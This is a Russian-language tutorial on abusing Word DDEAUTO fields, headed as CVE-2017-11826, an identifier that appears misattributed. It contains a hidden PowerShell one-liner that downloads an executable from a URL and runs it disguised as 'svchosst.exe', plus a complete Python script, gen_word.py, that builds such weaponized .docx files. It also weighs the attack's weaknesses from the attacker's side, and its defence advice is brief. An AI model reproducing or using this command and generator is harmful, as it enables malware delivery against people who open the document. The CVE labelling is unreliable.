Описание уязвимости CVE-2017-11826

Уязвимость CVE-2017-11826 позволяет внедрить в документ Microsoft Word произвольный код, который будет выполнен, при открытии документа.

Выполнение вредоносного кода возможно благодаря протоколу DDE, устаревшего, но все еще используемого в большинстве продуктах Microsoft, в самой Windows в том числе (поэтому данный вектор атаки применим практически ко всем продуктам Microsoft). Данный протокол обеспечивает обмен сообщениями и данными между приложениями, его поддерживающими. Одним из таким приложений является Microsoft Word. Механизм DDE, в документах Word, используется в полях, которые имеют тип DDEAUTO. Другими словами, документ Word может общаться с другими DDE совместимыми приложениями по средствам полей. Поля в Microsoft Word можно создать с помощью нажатия Ctrl+F9.

Шаблон создания поля DDE:

**{DDEAUTO ВЫПОЛНЯЕМАЯ\_ПРОГРАММА АРГУМЕНТЫ\_ПРОГРАММЫ}**

Постфикс AUTO означает, что поле будет интерпретировано при открытии документа.

Все вышесказанное означает, что создав поле типа DDEAUTO, мы можем запустить любую программу, с любыми аргументами.

Попробуем использовать данную особенность, чтобы скачать вредоносный файл и запустить его, без ведома жертвы. Для функций скачивания и запуска файла прекрасно подойдет powershell. Полностью, команда выглядит следующим образом:

**c:\\windows\\system32\\cmd.exe "/k powershell -NoP -Sta -NonI -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('http://example.com/virus.exe',' %tmp%\svchosst.exe');Start-Process -WindowStyle Hidden '%tmp%\svchosst.exe'"**

Как мы видим, используя метод DownloadFile класса WebClient, мы скачиваем файл по адресу http://example.com/virus.exe**,** сохраняем во временную папку, и сразу же запускаем.

Описание параметров, используемых в нашей команде powershell:

**-NoP (--NoProfile)** Не использовать текущий профиль пользователя. Запрещает powershell'у использовать пользовательские скрипты, которые автоматически подгружаются при старте и могут влиять на работу нашего кода

**-sta** Запускает powershell в однопоточном режиме

**-NonI (--NonInteractive)** Отключает интерактивный режим


**-WindowStyle Hidden** Не показывать окно командной строки

Примечания: DownloadFile скачивает, используя метод GET.

Команда Start-Process запускает скачанный exe-шник (если же файл будет иметь другое расширение, powershell будет пытаться открыть его стандартной, для такого расширения программой)

Для автоматизации был написан скрипт gen\_word.py (листинг приведен в конце), который создает вредоносный файл Microsoft Word. На вход скрипт получает url вредоносного файла. На выходе - .docx файл, c DDEAUTO полем, внутри которого вышеописанная команда для скачивания и запуска файла. Справку по использованию скрипта можно получить передав параметр “-h”.


Сгенерировав вредоносный Word документ и запустив, мы увидим следующее:




*Такое окно нас встречает при открытии документа.*

Суть текста данного предупреждения проста. Технология DDE подразумевает взаимодействие приложений, как клиента и сервера, которые устанавливают соединение (link) между собой, для обмена данными. Клиентом в данном случае является наш документ Microsoft Word, а сервером то, что прописано в поле DDEAUTO. Существует два вида соединения. Первое, когда сервер обменивается данными с клиентом по готовности самих данных, второе, когда сервер уведомляет о готовности данных. Появившееся окно уведомляет нас о готовности данных на “сервере”, и готовы ли мы их получить. То есть, готовы ли мы начать выполнение команды, указанной в нашем поле.

Нажимаем Yes и видим следующее окно:



Текст гласит, что данные недоступны, это и верно, ведь никаких данных, мы и не собирались получать. И после того, как мы нажимаем Yes еще раз, наша вредоносная команда выполняется, вредоносный файл скачивается и запускается. После, появляется еще одно окно.




Данное предупреждение логично, ведь мы используем DDE не по прямому назначению, а значит никаких данных от «сервера» мы не получили.

Способы защиты

В Microsoft Word 2016, необходимо открыть File - Options – Advanced,

и снять галочку с Update automatic links at open.



Выводы

Основная опасность атаки заключается в том, что механизм DDE никак не связан с макросами. То есть, отключив макросы, вы все равно остаетесь уязвимы. Сам вредоносный код, использующий механизм DDE, располагается в полях документа, которые по умолчанию невидимы (Alt+F9 включает отображение). Не детектируется антивирусами. Практически все приложения Microsoft используют механизм DDE.

Слабая сторона атаки - показ нескольких окон пользователю, при открытии зараженного документа. К тому же, сам текст выполняемой команды отображается в окне, что частично раскрывает наши планы. Гораздо хуже то, что при появлении окон, в фокусе, по умолчанию, выбрана кнопка No. Пользователь, который будет просто нажимать Enter, не будет подвержен атаки.

Список уязвимых продуктов Microsoft Office:

|  |
| --- |
| Word Automation Services |
| Microsoft Office Compatibility Pack Service Pack 3 |
| Microsoft Office Online Server 2016 |
| Microsoft Office Web Apps Server 2013 Service Pack 1 |
| Microsoft Office Word Viewer |
| Microsoft Word 2016 (32-bit edition) |
| Microsoft Word 2007 Service Pack 3 |
| Microsoft Word 2013 Service Pack 1 (64-bit editions) |
| Microsoft Word 2010 Service Pack 2 (64-bit editions) |
| Microsoft Word 2010 Service Pack 2 (64-bit editions) |
| Microsoft Word 2010 Service Pack 2 (32-bit editions) |
| Microsoft Word 2010 Service Pack 2 (32-bit editions) |
| Microsoft Word 2013 Service Pack 1 (32-bit editions) |
| Microsoft Word 2013 RT Service Pack 1 |
| Microsoft Word 2016 (64-bit edition) |
| Microsoft SharePoint Enterprise Server 2016 |
| Microsoft Office Web Apps Server 2010 Service Pack 2 |

Обновление, закрывающее уязвимость, было выпущенно 10 октября 2017 года.

Характеристики программного обеспечения, используемые при тестировании: Python 2.7.1, python-docx 0.3.0, Windows 10 Home 64-bit, Windows Defender, Word 2016 64-bit, Powershell 5.1.15063.674

Полезные ссылки:

1. Официальная страница python-docx

<https://python-docx.readthedocs.io/en/latest/index.html>

1. Способы запуска программ из powershell

<https://windowsnotes.ru/powershell-2/zapusk-programmy-iz-powershell/>

1. Обоснование использования имени такого способа, для создания поля силами python-docx

<https://github.com/python-openxml/python-docx/issues/31>

https://msdn.microsoft.com/en-us/library/aa213351(v=office.11).aspx

1. Справка по DDEAUTO

<https://msdn.microsoft.com/en-us/library/ff531181(v=office.12).aspx>

1. Статья о механизме DDE

<https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx#_win32_Client.2c_.Server.2c_.and_Conversation>

1. Описание аналогичной атаки, используя DDE, но в Outlook

<https://nakedsecurity.sophos.com/2017/10/22/office-dde-attack-works-in-outlook-too-heres-what-to-do/>

1. Описание команд powershell

<http://www.powertheshell.com/bp_noprofile/>

Листинг скрипта gen\_word.py

# ВНИМАНИЕ! Перед запуском, необходимо установить python-docx

# pip install python-docx

# -\*- coding: utf-8 -\*-

from docx import Document

from docx.oxml import parse\_xml

from docx.oxml.ns import nsdecls

import argparse

parser = argparse.ArgumentParser()

parser.add\_argument("url", type=str, help="url for downloading a malicious file")

args = parser.parse\_args()

document = Document()

paragraph = document.add\_paragraph()

p = paragraph.\_p

fld\_xml = '<w:fldSimple %s w:instr=" DDEAUTO c:\\\\windows\\\\system32\\\\cmd.exe &quot;/k powershell -NoP -Sta -NonI -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile(&apos;' + args.url + '&apos;,&apos; %%tmp%%\\svchosst.exe&apos;);Start-Process -WindowStyle Hidden &apos;%%tmp%%\\svchosst.exe&apos;&quot; "/>'

fld\_xml = fld\_xml % nsdecls('w')

fldSimple = parse\_xml(fld\_xml)

p.addnext(fldSimple)

document.save('DDE\_pwned.docx')

Трудности возникшие при написании скрипта.

Невозможность использования переменных $env:tmp, $env:temp, $env:userprofile, прямых путей к временной директории, для сохранения скачанного файла.

Несмотря на то, что имя сохраняемого файла задано, как svchosst.exe, сохраняется оно как Tempsvchosst.exe.

Возможно эти проблемы связанны с особенностью запуска powershell'а из cmd, а его, с помощью механизма DDE.